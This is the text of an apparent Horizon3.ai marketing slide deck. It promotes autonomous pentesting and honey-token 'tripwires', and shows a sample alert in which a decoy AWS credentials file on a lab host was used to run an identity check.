The most dangerous time for a CISO is between finding an exploitable vulnerability and remediating it.

Enhance Detection & Response

Deploy Tripwires

Reduce Blast Radius

Pentest Finding

Think: increase logging and monitoring resolution in in your SIEM & EDR

Think: Install Ring Cameras on the specific doors and windows that need to be locked. Aka: auto-deploy Honey Tokens

Think: make changes to the environment to make it difficult for an attacker to laterally maneuver or compromise credentials

Verify Remediation

NodeZero™ Pentests External Assets Rapid Response Tripwires Horizon3.ai

Manage Alerts

Tripwires

Alerts

AWS Credentials File in 10.0.229.6 was used... TEST
July 14, 2024

Azure Login Certificate in 10.0.4.4 was used...
Apr 3, 2024

Azure Login Certificate in 10.0.4.4 was used...
Apr 3, 2024

Azure Login Certificate in 10.0.4.4 was used...
Apr 3, 2024

AWS Credentials File in 10.0.229.6 was used to run a command TEST

Mark as Read

Incident Details

Incident	AWS Credentials File was used to run getcalleridentity
Tripped On	Jul 14, 2024 12:31:06 UTC
Source IP	99.111.153.245
Geo IP	Boise, ID, United States
Access Key ID	AMEUZMNYCV5H53M6HZ2Y
User Agent	aws-cli/2.0.10 Python/3.7.4 Darwin/23.4.0 botocore/2.0.0dev14
AWS API Call	sts getcalleridentity

Tripwire Details

Tripwire Origin	10.0.229.6
Host Names	coldfusion18.pod06.h3airange.internal
	docker.pod06.h3airange.internal
Operating System	Ubuntu Linux
Relevant Impact	Apache Log4j2 Remote Code Execution...
File Paths	C:\Users\a-jsmith\.aws\credentials

HORIZON3.ai

Autonomous Security Platform

Offense Informs Defense

Autonomous Pentesting

Threat Detection

Third-party Risk Management

GRC Insights

ROADMAP

Security Controls Validation

Threat Hunting

Automated Remediation

SECURITY DATA FABRIC

NodeZero Pentest Results

NodeZero Tripwires Early Warning Network

DELIVERED VIA

Commercial SaaS

GDPR Compliant SaaS

FedRAMP, Secret, Top Secret SaaS

In-Country Data SaaS

ROADMAP

Thank you!

www.horizon3.ai